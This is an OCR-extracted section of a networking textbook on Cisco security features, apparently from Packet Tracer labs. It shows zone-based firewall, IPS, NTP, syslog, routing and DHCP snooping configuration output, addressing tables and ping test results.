
```
HQ#show policy-map type inspect zone-pair sessions

policy exists on zp Inside-2-Outside-ZonePair
 Zone-pair: Inside-2-Outside-ZonePair

  Service-policy inspect : Inside-2-Outside

    Class-map: Internal-Class-Map (match-all)
      Match: access-group name Internal-Traffic
      Inspect

        Number of Established Sessions = 1
        Established Sessions
         Session 2053856256 (192.168.1.10:1028)=>(192.0.2.10:80) tcp SIS_OPEN/TCP_ESTAB
          Created 00:00:01, Last heard  00:00:01
          Bytes sent (initiator:responder) [283:575]
    Class-map: class-default (match-any)
      Match: any
      Drop (default action)
        0 packets, 0 bytes
```

Result during a ping test between PC 1 and the web server


Web Server
Physical
Config
Services
Desktop
Programming
Attributes
Command Prompt
X
Packet Tracer SERVER Command Line 1.0
C:\>ping 192.168.1.10
Pinging 192.168.1.10 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Ping statistics for 192.168.1.10:
Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
C:\>
Top


192.168.1.0/24
10.1.1.0/30
192.0.2.0/24
SW1
HQ
ISP
SW2
Gi0/1
Gi0/1
Gi0/0
Gi0/0
Gi0/1
Gi0/1
.1
.2
.1
.1
Fa0/1
Fa0/2
Fa0/1
Fa0
Fa0
Fa0
.10
.20
.10
Inside Zone
Outside Zone
PC 1
Syslog Server
Internet User

Device	Interface	IP Address	Subnet Mask	Default Gateway
HQ	Gi0/0	10.1.1.2	255.255.255.252	
	Gi0/1	192.168.1.1	255.255.255.0	
ISP	Gi0/0	10.1.1.1	255.255.255.252	
	Gi0/1	192.0.2.1	255.255.255.0	
PC 1	Fa0	192.168.1.10	255.255.255.0	192.168.1.1
Syslog Server	Fa0	192.168.1.20	255.255.255.0	192.168.1.1
Internet User	Fa0	192.0.2.10	255.255.255.0	192.0.2.1




```
Technology Package License Information for Module:'c2900'

-----------------------------------------------------------------
Technology     Technology-package          Technology-package
               Current        Type         Next reboot
-----------------------------------------------------------------
ipbase         ipbasek9       Permanent    ipbasek9
security       None           None         None
uc             None           None         None
data           None           None         None

Configuration register is 0x2102
```

```
Technology Package License Information for Module:'c2900'

-----------------------------------------------------------------
Technology    Technology-package          Technology-package
              Current       Type          Next reboot
-----------------------------------------------------------------
ipbase        ipbasek9      Permanent     ipbasek9
security      securityk9    Evaluation    securityk9
uc            disable       None          None
data          disable       None          None

Configuration register is 0x2102
```

```
HQ#show ip ips all
IPS Signature File Configuration Status
    Configured Config Locations: flash:ciscoipsdir
    Last signature default load time:
    Last signature delta load time:
    Last event action (SEAP) load time: -none-

    General SEAP Config:
    Global Deny Timeout: 3600 seconds
    Global Overrides Status: Enabled
    Global Filters Status: Enabled
```

```
IPS Syslog and SDEE Notification Status
  Event notification through syslog is enabled
  Event notification through SDEE is enabled

IPS Signature Status
  Total Active Signatures: 1
  Total Inactive Signatures: 0

IPS Packet Scanning and Interface Status
  IPS Rule Configuration
    IPS name ciscoipsrule
  IPS fail closed is disabled
  IPS deny-action ips-interface is false
  Fastpath ips is enabled
  Quick run mode is enabled
  Interface Configuration
    Interface GigabitEthernet0/1
      Inbound IPS rule is not set
      Outgoing IPS rule is ciscoipsrule
```


PC 1

Physical Config Desktop Programming Attributes


Command Prompt

```
C:\>ping 192.0.2.10

Pinging 192.0.2.10 with 32 bytes of data:

Reply from 192.0.2.10: bytes=32 time<1ms TTL=126
Reply from 192.0.2.10: bytes=32 time<1ms TTL=126
Reply from 192.0.2.10: bytes=32 time<1ms TTL=126
Reply from 192.0.2.10: bytes=32 time<1ms TTL=126

Ping statistics for 192.0.2.10:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```


Top



Internet User
Physical
Config
Desktop
Programming
Attributes
Command Prompt
X
C:\>ping 192.168.1.10
Pinging 192.168.1.10 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Ping statistics for 192.168.1.10:
Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
Top


Chapter 15: Working with Cisco Security Solutions




Device	Interface	IP Address	Subnet Mask	Default Gateway
R1	Gi0/0	10.1.1.2	255.255.255.252	
	Gi0/1	172.16.1.1	255.255.255.0	
R2	Gi0/0	10.1.1.1	255.255.255.252	
	Gi0/1	192.168.1.1	255.255.255.0	
	Gi0/2	10.1.1.5	255.255.255.252	
R3	Gi0/1	172.17.1.1	255.255.255.0	
	Gi0/2	10.1.1.6	255.255.255.252	
PC 1	Fa0	172.16.1.10	255.255.255.0	172.16.1.1
PC 2	Fa0	172.17.1.10	255.255.255.0	172.17.1.1
Syslog Server	Fa0	192.168.1.100	255.255.255.0	192.168.1.1
NTP Server	Fa0	192.168.1.200	255.255.255.0	192.168.1.1


Syslog Server
1
Physical
Config
Services
Desktop
Programming
Attributes
IP Configuration
X
IP Configuration
DHCP
Static
2
IPv4 Address
192.168.1.100
Subnet Mask
255.255.255.0
3
Default Gateway
192.168.1.1
DNS Server
0.0.0.0


Syslog Server
1
Physical
Config
Services
Desktop
Programming
Attributes
SERVICES
HTTP
DHCP
DHCPv6
TFTP
DNS
2
SYSLOG
AAA
NTP
Syslog
Syslog
Service
3
On
Off
Time
HostName
Message





```
R1#show ntp associations

address         ref clock       st   when     poll    reach  delay          offset          disp
*~192.168.1.200 127.127.1.1     1    10       16      17     0.00           0.00            0.12
 * sys.peer, # selected, + candidate, - outlyer, x falseticker, ~ configured
R1#
R1#show ntp status
Clock is synchronized, stratum 2, reference is 192.168.1.200
nominal freq is 250.0000 Hz, actual freq is 249.9990 Hz, precision is 2**24
reference time is E3B94E01.000001F7 (14:2:41.503 UTC Thu Feb 25 2021)
clock offset is 0.00 msec, root delay is 1.00  msec
root dispersion is 13.62 msec, peer dispersion is 0.12 msec.
loopfilter state is 'CTRL' (Normal Controlled Loop), drift is - 0.000001193 s/s system poll
interval is 4, last update was 7 sec ago.
R1#
```





```
     10.0.0.0/8 is variably subnetted, 3 subnets, 2 masks
C       10.1.1.0/30 is directly connected, GigabitEthernet0/0
L       10.1.1.2/32 is directly connected, GigabitEthernet0/0
O       10.1.1.4/30 [110/2] via 10.1.1.1, 00:4294967276:4294967259, GigabitEthernet0/0
     172.16.0.0/16 is variably subnetted, 2 subnets, 2 masks
C       172.16.1.0/24 is directly connected, GigabitEthernet0/1
L       172.16.1.1/32 is directly connected, GigabitEthernet0/1
     172.17.0.0/24 is subnetted, 1 subnets
O       172.17.1.0/24 [110/3] via 10.1.1.1, 00:4294967276:4294967259, GigabitEthernet0/0
O    192.168.1.0/24 [110/2] via 10.1.1.1, 00:4294967276:4294967259, GigabitEthernet0/0
```


```
R1#show ntp status
Clock is synchronized, stratum 2, reference is 192.168.1.200
nominal freq is 250.0000 Hz, actual freq is 249.9990 Hz, precision is 2**24
reference time is E3B94FC3.000000BB (14:10:11.187 UTC Thu Feb 25 2021)
clock offset is 3.00 msec, root delay is 0.00  msec
root dispersion is 20.34 msec, peer dispersion is 0.12 msec.
loopfilter state is 'CTRL' (Normal Controlled Loop), drift is - 0.000001193 s/s
last update was 11 sec ago.
R1#
```



Device	Interface	IP Address	Subnet Mask	Default Gateway
PC 1	Fa0	DHCP		
PC 2	Fa0	DHCP		
DHCP Server	Fa0	192.168.1.200	255.255.255.0	192.168.1.1










```
SW1#show ip dhcp snooping
Switch DHCP snooping is enabled
DHCP snooping is configured on following VLANs:
1
Insertion of option 82 is enabled
Option 82 on untrusted port is not allowed
Verification of hwaddr field is enabled
